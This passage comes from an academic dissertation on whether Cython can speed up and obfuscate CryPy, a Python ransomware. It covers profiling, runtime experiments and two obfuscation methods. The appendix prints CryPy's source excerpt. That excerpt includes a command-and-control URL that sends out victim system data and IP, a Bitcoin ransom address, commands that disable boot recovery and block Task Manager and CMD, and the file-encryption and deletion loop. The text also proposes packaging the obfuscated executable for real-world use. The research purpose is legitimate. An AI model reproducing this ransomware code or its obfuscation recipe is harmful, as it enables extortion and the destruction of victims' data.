        self.delimiter = delimiter
        self.filename = filename
        self.File.contents = NULL
        self.is_open = 0
        self.EO_STR = 0
        self.file_size = 0
        self.fp = NULL
        self.temp_void_pointer = NULL
```

Figure 21. C Class & Initialisation

Using the C function `fopen()` we create our Cython open functions. Two instances are created one for opening in read mode and one in write mode. We

then create a Cython read function using the C functions `fseek()` to locate the beginning and end of file. A memory buffer is created and assigned. We then use the C function `fread()` to read in the contents of a file stream and `fclose()` to close the file upon completion. Finally we use the C function `free()` to deallocate memory.

To be able to successfully call these C type functions from within Python we must create a Python wrapper around the Cython class (Figure 22). The Cython module is then compiled to a C extension module.

```
class PyReadFile(CyReadFile):
    """A python wrapper around a cython class."""
    def __init__(self):
        super().__init__(b'', File)
```

Figure 22. Python Wrapper for Cython Class

5.4.3 Testing Cython Open & Read Functions

To test the performance of the Cython Open and Read functions we create an experiment which compared them with their pure Python equivalents. The scripts created to perform these tests are available in the appendices. The experiment involved opening and reading in a 10MB file 100000 times (100GB total data volume) and writing out its contents to a new file. Each experiment was repeated 5 times and the results averaged. The pure Python implementation produced an average runtime of 83.683 seconds. The Cython implementation produced an average runtime of 81.761. This creates a delta of 1.992 which proves insignificant. These results suggest that the C implementations of the open and read functions we devised are no faster than Python's own built in functions. Investigating this outcome, we find the Python Project source code which details how the Python language implements these functions. Python Source - (<https://github.com/python/cpython/blob/master/Python/fileutils.c>)

As it happens Python uses C optimised functions similar to those we have produced. The Python interface for these inbuilt functions is just a wrapper to the C functions `fopen()` and `fread()` in much the same way as we have implemented it in our own example. Given that Python is widely used in data science it should perhaps be unsurprising that the file handling functions of the language have been optimised in C. Further, had the virtual machine running our experiments not only had access to one processor it is likely the inbuilt Python functions would have outperformed the Cython equivalents. This is due to the Python source code allowing bypassing of the Global Interpreter Lock (GIL), enabling parallel processing. Our Cython functions do not account for parallel processing, although Cython does provide the ability to disable the GIL to create such effects. Given these findings it becomes prudent to evaluate if the other functions under investigation are already C optimised.

5.4.4 Investigating the Write and AES Encrypt Functions

Investigating the Python Project source code we confirm that the built-in `write()` function is also a wrapper to a C function (Figure23).

```
/* Write count bytes of buf into fd.

On success, return the number of written bytes, it can be lower than count
including 0. On error, raise an exception, set errno and return -1.

When interrupted by a signal (write() fails with EINTR), retry the syscall.
If the Python signal handler raises an exception, the function returns -1
(the syscall is not retried).

Release the GIL to call write(). The caller must hold the GIL. */
Py_ssize_t
_Py_write(int fd, const void *buf, size_t count)
{
    assert(PyGILState_Check());

    /* _Py_write() must not be called with an exception set, otherwise the
     * caller may think that write() was interrupted by a signal and the signal
     * handler raised an exception. */
    assert(!PyErr_Occurred());

    return _Py_write_impl(fd, buf, count, 1);
}
```

Figure 23. Implementation of Python's write() Function

This makes it highly likely that we will be unable to offer any improvements by creating our own write function with Cython.

The ransomware's encryption is provided by the 'method encrypt of AES objects' method. This is inherited from the imported pycryptodome module which offers various encryption related functions

(<https://pypi.org/project/pycryptodome/>).

While the module descriptor states, "to the largest possible extent, algorithms are implemented in pure Python" it goes on to state "pieces that are extremely critical to performance (e.g. block ciphers) are implemented as C extensions." This suggests that the encryption method we are calling is also a Python wrapper to a C function. Investigating the pycryptodome source code we find that the cryptographic functions used in CryPy are taken from the LibTomCrypt library, a well known modular and lightweight cryptographic toolkit written in C.

TomCrypt -<https://github.com/Legrandin/pycryptodome/tree/master/src/libtom>

As such it appears that the encrypt method employed by CryPy is already C optimised and augmenting it with Cython would provide no benefits.


Our findings show that the author of the CryPy ransomware has done an excellent job of taking performance into account. The fact that all the costliest functions are implemented through Python wrappers to C functions means that CryPy will be able to attain similar performance to ransomware authored in pure C. Attempts to use Cython to improve those functions will prove redundant.

5.5 Obfuscation with Cython

We create two methods through which Cython can be used to achieve obfuscation of Python code. The first method is the weakest and involves transforming the Python code into C code. The second method is stronger creating a binary executable file written in machine code.

5.5.1 Obfuscation Method 1

Method 1 involves compiling the Python ransomware to the C language using Cython as in 4.4.1. In this form we note several differences which provide obfuscation improvements. The number of lines of code increase from 412 to 11320 and the file size increase from 9KB to 461KB. Code is implemented in the C language making it less human readable. During the conversion from Python to C the Cython compiler dissociates variable and function names into C equivalents often replacing the string which named it with an internally generated value. Attempts to read through the code and uncover its purpose and functionality are complicated by these factors aiding obfuscation. While this is far from a full proof method of obfuscation it is straightforward to implement and likely to dissuade anyone who is not very committed to understanding the programs functionality.



```
crpy_exe.c
1  /* Generated by Cython 0.29.13 */
2
3  #define PY_SSIZE_T_CLEAN
4  #include "Python.h"
5  #ifndef Py_PYTHON_H
6      #error Python headers needed to compile C extensions, please include the file Python.h
7  #elif PY_VERSION_HEX < 0x02060000 || (0x03000000 <= PY_VERSION_HEX &
8      #error Cython requires Python 2.6+ or Python 3.3+.
9  #else
10     #define CYTHON_ABI "0_29_13"
11     #define CYTHON_HEX_VERSION 0x001D0DF0
12     #define CYTHON_FUTURE_DIVISION 0
13     #include <stddef.h>
14     #ifndef offsetof
15         #define offsetof(type, member) ( (size_t) &((type*)0) -> member )
16     #endif
17     #if !defined(WIN32) && !defined(MS_WINDOWS)
18         #ifndef __stdcall
19             #define __stdcall
```

Figure 24. C Code created from Python

5.5.2 Obfuscation Method 2

In order to create an executable file which can run still run the Python components of the ransomware the Python interpreter must be embedded inside a `main()` function. Cython offers access to this functionality through the `-embed` flag. We then move to Ubuntu to compile using the `gcc` compiler as is described in the Cython documentation. It is important to note that for the executable to function, all of the modules for which it has dependencies must be installed on the target PC. In real world use this would need to be done by a separate script run beforehand on the target system.



Figure 25. Compiling C Code to executable using gcc in Ubuntu

Viewing the code produced in `crypy.exe.out` (Figure 26) and contrasting with `crypy_exe.c` (Figure 24) it is clear to see that there are no remnants of a human readable language in our executable.




Figure 26. Code Snippet of `crypy_exe.out` Compiled Executable

5.5.3 Obfuscation Summary

Cython shows promise as a tool to provide meaningful obfuscation to Python ransomware. As discussed in the literature review, the current method utilised by the CryPy authors to produce an executable was extremely easy to reverse engineer back to the full Python source code. While obfuscation method 1 still has the drawback of being human readable it is certainly better obscured than

the very readable Python. This also has the benefit of being a relatively simple process which produces reasonable obfuscation for little cost. Method 2 offers significantly better obfuscation in the form of machine code which would require time consuming disassembly to reverse. The drawback of method 2 is the requirement for all modules for which the original Python ransomware has demand, to be installed on the target PC. Given the unusual nature of some of the modules, even users with Python installed are unlikely to be vulnerable. As such an additional script would need to be run preceding the ransomware to ensure the required modules were installed and made available.

6 Discussion & Conclusions

6.1 Project Resume

Crypto Ransomware has grown to become a significant threat in the cyber security landscape. In recent times we have seen the emergence of a few Python based ransoms. While none of these have gained the same level of traction as their C based siblings there is the potential for that to change in the future. Historically Python has been overlooked when it comes to tasks which are computationally intensive. With the invention of Cython, Python programmers now have a tool to gain the benefits of C runtime efficiency while sacrificing little in terms of usability. The author was concerned that this innovation might provide malicious actors the capacity to quickly develop and redevelop ransomware that did not suffer severe runtime penalties, and furthermore create compiled executables which would be extremely challenging to reverse engineer. To understand this potential, we redeveloped and augmented an example of Python ransomware with Cython. Significant time was spent in profiling the ransomware such that an understanding of its functions under varying conditions could be made. We used this knowledge to attempt to improve the runtime of the ransomware and in the process learned that Python is already well situated to produce efficient ransomware code if created correctly. However, Cython did offer improvements in source code obfuscation and can be used to produce complex barriers to reverse engineering.

6.2 Discussion of Results

This subsection will address the three areas from which we gathered results; profiling, Cython development, and Cython obfuscation and will then form overall conclusions to the original research question.

6.2.1 Profiling Results

In the authors opinion profiling yielded the most important results from within all the research performed. We showed that under different conditions of file data volume and file number density, different functions presented themselves as demanding most of the runtime. This led to the conclusion that considering the nature of the target with respect to those constraints was of the utmost importance if we wish to optimise ransomware. We were able to illustrate this by showing how one would choose to focus on optimising different functions in the ransomware dependant on if the target was a regular desktop Windows user or a tiny IOT device.

6.2.2 Cython Development Results

With the knowledge gained from our profiling results, efforts were made to create C functions to replace the built-in Python functions responsible for opening and reading files. We successfully developed working Cython code to

perform this task and created an experiment to compare their runtimes against the conventional Python functions. We found that the C functions produced had approximately equal runtimes to their Python equivalents. Upon further investigation it was understood that, due to the nature of Python as a language of data science, these functions were Python wrappers to functions written in C, and so they enjoyed similar performance benefits. We then considered if Cython could be applied to other functions of importance which were responsible for writing and encrypting data. Once again, we found that these functions too were already C optimised. This led to the conclusion that using Cython to replace Python functions would not produce any positive effects on runtime in this instance as the Python code was in fact already using C in all key instances. We conclude that while Cython was not useful in this example it highlights Python's capacity to make use of C code through the wrapping process. This attribute can allow Python ransomware to be competitive with its C based brethren while maintaining the readable and maintainable syntax for which Python is known potentially making it even more dangerous. At smaller data volumes and higher file densities Cython has more potential to be of value. The children of the `find_files()` function were the most significant under these conditions and they relied on functions written in pure Python. If there was reason to optimise code under these constraints, then Python could likely offer a good solution. Minor runtime improvements of ~10% were achieved when the entire ransomware code was Cythonized and converted to C. While small compared the gains which can sometimes be realised with Cython, this improvement is respectable given it is simple to achieve and offers some obfuscation improvements.

6.2.3 Cython Obfuscation Results

Cython proved mostly successful as a tool for improving source code obfuscation and increasing the barrier to reverse engineering. We were able to demonstrate two methods to improve code obfuscation. Method 1 provided a weak form of obfuscation through obscurity by converting a small Python file to a much larger C file. In the process many distinguishing features of the Python program were lost making it more time consuming to reverse engineer. While the obfuscation provided is relatively weak, it is an improvement over the original ransomware where the original source code can be retrieved with ease. This method was also quick and simple to implement. Method 2 provided a much stronger obfuscation through producing a binary executable. The machine code in this executable could only feasibly be reversed engineered through static malware analysis techniques such as disassembly. However, method 2 was more complex to produce than method 1 and had many conditional modules which were required for it to function, complicating real world application.

6.2.4 Overall Conclusions

The purpose of this research was to answer; Can using Cython to augment Python based cryptographic ransomware return improvements in runtime execution speed and increase the challenge of reverse engineering through source code obfuscation? We hypothesised that both objectives could be achieved.

This research concludes that Cython has limited capacity, in the order of 10%, to increase runtimes of Python based crypto ransomware. Due to Python's ability to make use of C extension modules which have been wrapped in Python the base language is in a much stronger position to be a viable candidate for ransomware development than the author originally appreciated. Cython did prove to be capable of increasing the challenge of reverse engineering and offers two clear vectors through which this can be done. However, the more obfuscation a user wishes to attain using Cython, the more complexity they must deal with to continue the functioning of the ransomware under real world conditions.

7 Project Limitations & Future Work

This project encountered several limitations during its development. Primarily these were limitations of measurement and environment. When profiling the ransomware in the Windows environment there is very limited control over what the CPU is truly doing. This of course is the nature of general-purpose computing, but it lends itself to potentially creating misleading measurements of runtimes during profiling. The virtual environment in which we worked was only able to access one CPU of the 4 available. As Cython can take advantage of parallel processing if the resources are available, we were unable to test this aspect of its utility which may have proved interesting. Hardware limitations such as disk speed and RAM capacity may have impacted IO bottlenecks and results are likely to differ significantly between different hardware. Due to the time-consuming nature of the encryption experiments and due to lack of large amounts of storage capacity, total data volumes during experiments were capped at 100GB. Should these constraints not have been present it would have been more complete to use even larger data volumes and measure their impact.

Our research raises many avenues which could be further pursued. We would say of most interest would be using the results of our profiling experiments to understand if there are applications of ransomware which could be optimised on dedicated microprocessors down at the IOT level. Due to the discovery that Python has the potential to be well suited to ransomware development it would be interesting to see a study done which makes a direct comparison between C and Python based ransoms and evaluates their appropriateness for the task. Further work could also be done to create a well packaged version of the obfuscated Cython binary executable ransomware such that it is possible to run it without meeting large numbers of conditions, perhaps by adding a script which installs the necessary dependencies based on the environment.

8 References

- Aguirre, M. (2015). Protecting a Python codebase. [online] Theorem Blog. Available at: <https://bits.theorem.co/protecting-a-python-codebase/> [Accessed 13 Nov. 2019].
- B Dawson - Proc. GDC, 2002 – kaiyuanba.cn
- Barany, G., 2014, June. Python interpreter performance deconstructed. In Proceedings of the Workshop on Dynamic Languages and Applications (pp. 1-9). ACM.
- Behnel, S., Bradshaw, R., Sverre Seljebotn, D., Ewing, G., Stein, W. and Gellner, G. (2019). Cython - an overview — Cython 3.0a0 documentation. [online]
- Cython.readthedocs.io. Available at: <https://cython.readthedocs.io/en/latest/src/quickstart/overview.html> [Accessed 7 Nov. 2019].
- Bressert, E. (2013). SciPy and NumPy. Farnham: O'Reilly, pp.1-2.
- Cao, H., Gu, N., Ren, K. and Li, Y. (2015). Performance research and optimization on CPython's interpreter. In: 2015 Federated Conference on Computer Science and Information Systems (FedCSIS). Lodz: IEEE, pp.3-4.
- C. Jones, "Programming Languages Table, Release 8.2," Mar. 1996, <http://www.spr.com/library/0langtbl.htm>
- Clay, J. (2019). Where Will Ransomware Go In The Second Half Of 2019? -. [online] Blog.trendmicro.com. Available at: <https://blog.trendmicro.com/where-will-ransomware-go-in-the-second-half-of-2019/> [Accessed 5 Nov. 2019].
- Doomun, R., Doma, J. and Tengur, S., 2008, August. AES-CBC software execution optimization. In 2008 International Symposium on Information Technology (Vol. 1, pp.8). IEEE
- Enlyft.com. (2019). Java commands 4.51% market share in Programming Languages. [online] Available at: <https://enlyft.com/tech/products/java> [Accessed 14 Nov. 2019].
- Hampton, N. and Baig, Z. (2015). Ransomware: Emergence of the cyber-extortion menace. [online] Perth, p.47. Available at: <http://ro.ecu.edu.au/ism/180> [Accessed 4 Nov. 2019].
- Herron, P., 2016. Learning Cython Programming. Packt Publishing Ltd.
- Hull, G., John, H. & Arief, B. Crime Sci (2019) 8: 2. <https://doi.org/10.1186/s40163-019-0097-9>
- Ianni, M., Masciari, E., & Saccá, D. (2019). Exotic Compilers as a Malware Evasion Technique. SEBD.
- Kharraz, A., Robertson, W., Balzarotti, D., Bilge, L. and Kirda, E. (2015). Cutting the Gordian Knot: A Look Under the Hood of Ransomware Attacks. In: International Conference on Detection of Intrusions and Malware, and

Vulnerability Assessment. [online] Springer, Cham, p.1. Available at: https://link.springer.com/chapter/10.1007/978-3-319-20550-2_1#citeas [Accessed 5 Nov. 2019].

Liao, K., Zhao, Z., Doupe, A. and Ahn, G. (2019). Behind closed doors: measurement and analysis of CryptoLocker ransoms in Bitcoin. In: 2016 APWG Symposium on Electronic Crime Research (eCrime). [online] Toronto: IEEE, pp.4-5. Available at: <https://ieeexplore.ieee.org/xpl/conhome/7486625/proceeding> [Accessed 5 Nov. 2019].

Loui, R. (2008). In Praise of Scripting: Real Programming Pragmatism. *Computer*, 41(7), pp.22-26.

Manky, D. (2013). Cybercrime as a service: a very modern business. *Computer Fraud & Security*, [online] 2013(6), pp.9-13. Available at: <https://www.sciencedirect.com/science/article/pii/S1361372313700538> [Accessed 5 Nov. 2019].

Millman, K. & Aivazis, Michael. (2011). *Python for Scientists and Engineers. Computing in Science & Engineering*. 13. 9 - 12. 10.1109/MCSE.2011.36.

Milošević, N. (n.d.). History of malware. [ebook] <http://inspiratron.org/>, p.1. Available at: <https://arxiv.org/ftp/arxiv/papers/1302/1302.5392.pdf> [Accessed 4 Nov. 2019].

Morra G. (2018) *Fast Python: NumPy and Cython*. In: *Pythonic Geodynamics. Lecture Notes in Earth System Sciences*. Springer, Cham

Morgan, S. (2019). Global Ransomware Damage Costs Predicted To Reach \$20 Billion (USD) By 2021. [online] *Cybercrime Magazine*. Available at: <https://cybersecurityventures.com/global-ransomware-damage-costs-predicted-to-reach-20-billion-usd-by-2021/> [Accessed 6 Nov. 2019].

Mun, S.H., Ahmad, M.R., Malik, R.F., Esa, M.R.M., Sabri, M.H.M., Periannan, D., Seah, B.Y., Mohamad, S.A., Cooray, V., Alkahtani, A.A. and Kadir, M.A., 2019, January. Performance Analysis of Real Time Image Processing for Lightning Event Using Cython and Python Programming Languages. In *IOP Conference Series: Earth and Environmental Science* (Vol. 228, No. 1, p. 012009). IOP Publishing.

Naor, I. and Alon, N. (2019). CryPy: ransomware behind Israeli lines. [online] *Securelist.com*. Available at: <https://securelist.com/crypy-ransomware-behind-israeli-lines/76318/> [Accessed 7 Nov. 2019].

N. Philip and W. Valentin, 'Programming Languages: Improvements, popularity, and the need of the future', Dissertation, 2018

OKane, P., Sezer, S. and McLaughlin, K., 2011. Obfuscation: The hidden malware. *IEEE Security & Privacy*, 9(5), pp.41-47.

O'Regan G. (2018) *Introduction to Programming Languages*. In: *World of Computing*. Springer, Cham

Ousterhout, J. (1998). Scripting: higher level programming for the 21st Century. *Computer*, 31(3), pp.23-30.

Paulson, L.D., 2007. Developers shift to dynamic programming languages.

Computer, 40(2), pp.12-15.

Pro, I. (2017). The top 5 ransomware trends in 2017. [online] IT PRO. Available at: <https://www.itpro.co.uk/security/28738/the-top-5-ransomware-trends-in-2017> [Accessed 5 Nov. 2019].

Perkel, J.M., 2015. Programming: pick up Python. Nature News, 518(7537), p.125.

Power, R. and Rubinsteyn, A., 2013. How fast can we make interpreted Python?. arXiv preprint arXiv:1306.6047.

Pycryptodome.readthedocs.io. (2019). PyCryptodome — PyCryptodome 3.9.2 documentation. [online] Available at: <https://pycryptodome.readthedocs.io/en/latest/src/introduction.html> [Accessed 14 Nov. 2019].

Salvi, H. and Kerkar, R. (2015). Ransomware: A Cyber Extortion. Asian Journal of Convergence in Technology, II(III), p.1.

Savage, K., Coogan, P. and Lau, H. (2015). Security Response: The evolution of ransomware. [ebook] Symantec, p.5

Singh, R., 2015. PyStokes: A case study of accelerating Python using Cython.

Tiobe.com. (2019). TIOBE Index | TIOBE - The Software Quality Company. [online] Available at: <https://www.tiobe.com/tiobe-index/> [Accessed 7 Nov. 2019].

Van Rossum, G., 1993. An introduction to Python for UNIX/C programmers. Proceedings of the NLUUG najaarsconferentie (Dutch UNIX users group).

Walenstein, A., Mathur, R., Chouchane, M.R. and Lakhotia, A., 2007, March. The design space of metamorphic malware. In 2nd International Conference on i-Warfare and Security (ICIW 2007). 2nd International Conference on i-Warfare and Security (ICIW 2007)(2007) (pp. 241-248).

Wilbers, I.M., Langtangen, H.P. and Ødegård, Å., 2009. Using cython to speed up numerical python programs. Proceedings of MekIT, 9, pp.495-512.

Zhang, Q. and Reeves, D.S., 2007, December. Metaaware: Identifying metamorphic malware. In Twenty-Third Annual Computer Security Applications Conference (ACSAC 2007) (pp. 411-420). IEEE.

9. Appendices

9.1 CryPy Source Code, Original vs Edited Comparsion.

Red & green colourings denote edited & original differences in lines respectively. White highlighting shows lines common and unchanged between both.

```
1 import os, fnmatch, struct, random, string, base64, platform, sys, time, socket, json, urllib, ctypes
2 import os, fnmatch, struct, random, string, base64, platform, sys, time, socket, json, urllib, ctypes, urllib2
3 import SintaRegistry
4 import SintaChangeWallpaper
5 from Crypto import Random
6 from Crypto.Cipher import AES
7
8
9 rmsbrand = 'Locker'
10 encfolder = 'Encrypted_Files'
11 newextns = 'locked'
12 rmsbrand = 'SintaLocker'
13 newextns = 'sinta'
14 encfolder = '__SINTA I LOVE YOU__'
15 email_con = 'sinpayy@yandex.com'
16 btc_address = '1NEdFjQN74ZKszVebFum8KFJNd9oayHFT1'
17 email_con = 'sinpayy@yandex.com'
18 userhome = os.path.expanduser('~')
19 my_server = 'http://www.dobrebaseny.pl/js/lib/srv/'
20 wallpaper_link = 'http://wallpaperrr.com/uploads/girls/thumbs/mood-ravishing-hd-wallpaper-142943312215.jpg'
21 victim_info = base64.b64encode(str(platform.uname()))
22 configurl = my_server + 'api.php?info=' + victim_info + '&ip=' + base64.b64encode(socket.gethostbyname(socket.gethostname()))
23 glob_config = None
24 try:
25     glob_config = json.loads(urllib.urlopen(configurl).read())
26     if set(glob_config.keys()) != set(['MRU_ID', 'MRU_UDP', 'MRU_PDP']):
27         raise Exception('0x00001')
28 except IOError:
29     time.sleep(1)
30
31 victim_id = glob_config[u'MRU_ID']
32 victim_r = glob_config[u'MRU_UDP']
33 victim_s = glob_config[u'MRU_PDP']
34 try:
35     os.system('bcdedit /set {default} recoveryenabled No')
36     os.system('bcdedit /set {default} bootstatuspolicy ignoreallfailures')
37     os.system('REG ADD HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\Policies\\System /t REG_DWORD /v DisableRegistryTools /d 1 /f')
38     os.system('REG ADD HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\Policies\\System /t REG_DWORD /v DisableTaskMgr /d 1 /f')
39     os.system('REG ADD HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\Policies\\System /t REG_DWORD /v DisableCMD /d 1 /f')
40     os.system('REG ADD HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\Policies\\Explorer /t REG_DWORD /v NoRun /d 1 /f')
41 except WindowsError:
42     pass
43
44 def delete_file(filename):
45 def setWallpaper(imageUrl):
```

```

128         chunk += ' ' * (16 - len(chunk) % 16)
129         outfile.write(encryptor.encrypt(chunk))
130
131 def text_generator(size = 6, chars = string.ascii_uppercase + string.digits):
132     return ''.join((random.choice(chars) for _ in range(size))) + '.' + newextns
133
134 def generate_file(file_path, filename):
135     make_directory(file_path)
136     key = ''.join([ random.choice(string.ascii_letters + string.digits) for n in range(32) ])
137     newfilename = file_path + '\\' + encfolder + '\\' + text_generator(36, '1234567890QWERTYUIOPASDFGHJKLZXCVBNMqwertyuiopasdfghjklzxcvbnm')
138     try:
139         encrypt_file(key, filename, newfilename)
140     except:
141         pass
142
143 listdir = (#userhome + '\\Contacts\\',
144 #userhome + '\\Documents\\',
145 #userhome + '\\Downloads\\',
146 #userhome + '\\Favorites\\',
147 #userhome + '\\Links\\',
148 #userhome + '\\My Documents\\',
149 userhome + '\\Music\\',)
150 userhome + '\\My Music\\',)
151 #userhome + '\\My Pictures\\',
152 #userhome + '\\My Videos\\',
153 """
154 """
155 'D:\\',
156 'E:\\',
157 'F:\\',
158 ...
159 'X:\\',
160 'Y:\\',
161 'Z:\\')
162 """
163
164 """
165 for dir_ in listdir:
166     for filename in find_files(dir_):
167         generate_file(dir_, filename)
168         delete_file(filename)
169
170 persistence()
171 destroy_shadow_copy()
172 create_remote_desktop()
173
174 create_remote_desktop()
175 write_instruction(userhome + '\\Desktop\\', 'txt')
176 os.startfile(userhome + '\\Desktop\\README_FOR_DECRYPT.txt')
177 setWallpaper(wallpaper_link)

```

9.2 'Filecreator' Source Code

Due to length available in Code listings as - 'filecreator_ascii.py'

Please NOTE! This file contains scripting activity that has the potential to create huge numbers of files at potentially very large sizes. Please ensure the code is fully understood before executing.

9.3 100 File, 10Kb-100GB Profiling Experiment Results

Due to the length available in the code listings as - 'Runtimes_100.txt'

9.4 10000 File, 10Kb-100GB Profiling Experiment Results

Due to the length available in the code listings as – 'Runtimes_10000.txt'

9.5 Experimental Results Used to Calculate Average Function Times

Due to the length available in the code listings as – 'Average Function Times Calculations (100 Files).txt' & 'Average Function Times Calculations (10000 Files).txt'

9.6 Code to Produce Bar Graph from Figure 8

This code is also available directly from the code listings I the Bar Graph Code folder.

```
# libraries

import numpy as np
import matplotlib.pyplot as plt

# set width of bar
barWidth = 0.25

# set height of bar
runtime_means_100 = [1.8518, 1.9868, 1.9754, 2.1284, 2.8798, 12.0734, 138.0020,
1286.2614]

# Set position of bar on X axis
r1 = np.arange(len(runtime_means_100))

# Make the plot
fig, ax = plt.subplots()

rects1 = plt.bar(r1, runtime_means_100, color='#38EC4F', width=barWidth,
edgecolor='white', label="total program runtime")

rects1
```

```

# Add xticks on the middle of the group bars
ax.set_title('Average Runtime Of Ransomware Sample VS File Size (For 100 Files)')
plt.xlabel('Total Data Encrypted (bytes)', fontweight='bold')
plt.ylabel('Average Runtime (seconds)', fontweight='bold')
plt.yscale('log')

plt.xticks(r1, ['1*10^4', '1*10^5', '1*10^6', '1*10^7', '1*10^8', '1*10^9',
'1*10^10', '1*10^11'])

def autolabel(rects):
    """Attach a text label above each bar in *rects*, displaying its height."""
    for rect in rects:
        height = rect.get_height()
        ax.annotate('{}'.format(height),
                    xy=(rect.get_x() + rect.get_width() / 2, height),
                    xytext=(0, 3), # 3 points vertical offset
                    textcoords="offset points",
                    ha='center', va='bottom')

autolabel(rects1)

fig.tight_layout()

# Create legend & Show graphic
plt.legend()
plt.show()

```

9.7 Code to Produce Bar Graph from Figure 11

```

# libraries
import numpy as np
import matplotlib.pyplot as plt

```



```

# set width of bar
barWidth = 0.25

# set height of bar
encrypt_means = [0.1, 0.1, 0.3, 2.8, 22.6, 58.4, 45.7 ,49.0]
read_means = [0.3, 0.2, 0.2, 0.4, 2.0, 5.9, 36.3, 33.4,]
write_means = [0.0, 0.0, 2.9, 3.6, 5.8, 11.3, 14.2, 15.0]
cumulative_means = [0.4, 0.3, 3.4, 6.8, 30.4, 78.1, 96.2, 97.4]

# Set position of bar on X axis
r1 = np.arange(len(encrypt_means))
r2 = [x + barWidth for x in r1]
r3 = [x + barWidth for x in r2]
#r4 = [x + barWidth for x in r3]

# Make the plot
fig, ax = plt.subplots()

rects1 = plt.bar(r1, encrypt_means, color='#7f6d5f', width=barWidth,
edgecolor='white', label="{method 'encrypt' of '_AES' objects}")

rects2 = plt.bar(r2, read_means, color='#557f2d', width=barWidth,
edgecolor='white', label="{method 'read' of '_io.BufferedReader' objects}")

rects3 = plt.bar(r3, write_means, color='#2d7f5e', width=barWidth,
edgecolor='white', label="{method 'write' of '_io.BufferedWriter' objects}")

#plt.bar(r4, cumulative_means, color='#ff0000', width=barWidth, edgecolor='white',
label="{cumulative time for above 3 functions}")

rects1
rects2
rects3

# Add xticks on the middle of the group bars
ax.set_title('Effect Of CryPy Encryption On Runtime Speed VS File Size For Key
Profiled Functions')

plt.xlabel('File Size Encrypted In Bytes', fontweight='bold')
plt.ylabel('Percentage of Total Runtime', fontweight='bold')

plt.xticks([r + barWidth for r in range(len(encrypt_means))], ['1*10^4', '1*10^5',
'1*10^6', '1*10^7', '1*10^8', '1*10^9', '1*10^10', '1*10^11'])

```

```

def autolabel(rects):
    """Attach a text label above each bar in *rects*, displaying its height."""
    for rect in rects:
        height = rect.get_height()
        ax.annotate('{}'.format(height),
                    xy=(rect.get_x() + rect.get_width() / 2, height),
                    xytext=(0, 3), # 3 points vertical offset
                    textcoords="offset points",
                    ha='center', va='bottom')

autolabel(rects1)
autolabel(rects2)
autolabel(rects3)

fig.tight_layout()

# Create legend & Show graphic
plt.legend()
plt.show()

```

9.8 Code to Produce Bar Graph from Figure 12

This code is also available directly from the code listings I the Bar Graph Code folder.

```

# libraries
import numpy as np
import matplotlib.pyplot as plt

# set width of bar
barWidth = 0.25

# set height of bar
cumulative_means = [0.4, 0.3, 3.4, 6.8, 30.4, 78.1, 96.2, 97.4]

```

```

# Set position of bar on X axis
r1 = np.arange(len(cumulative_means))

# Make the plot
fig, ax = plt.subplots()

rects1 = plt.bar(r1, cumulative_means, color='#ff0000', width=barWidth,
edgecolor='white', label="{cumulative runtime for key profiled functions}")

rects1

# Add xticks on the middle of the group bars

ax.set_title('Cumulative Effect Of CryPy Encryption On Runtime Speed VS File Size
For Key Profiled Functions')

plt.xlabel('File Size Encrypted In Bytes', fontweight='bold')

plt.ylabel('Percentage of Total Runtime', fontweight='bold')

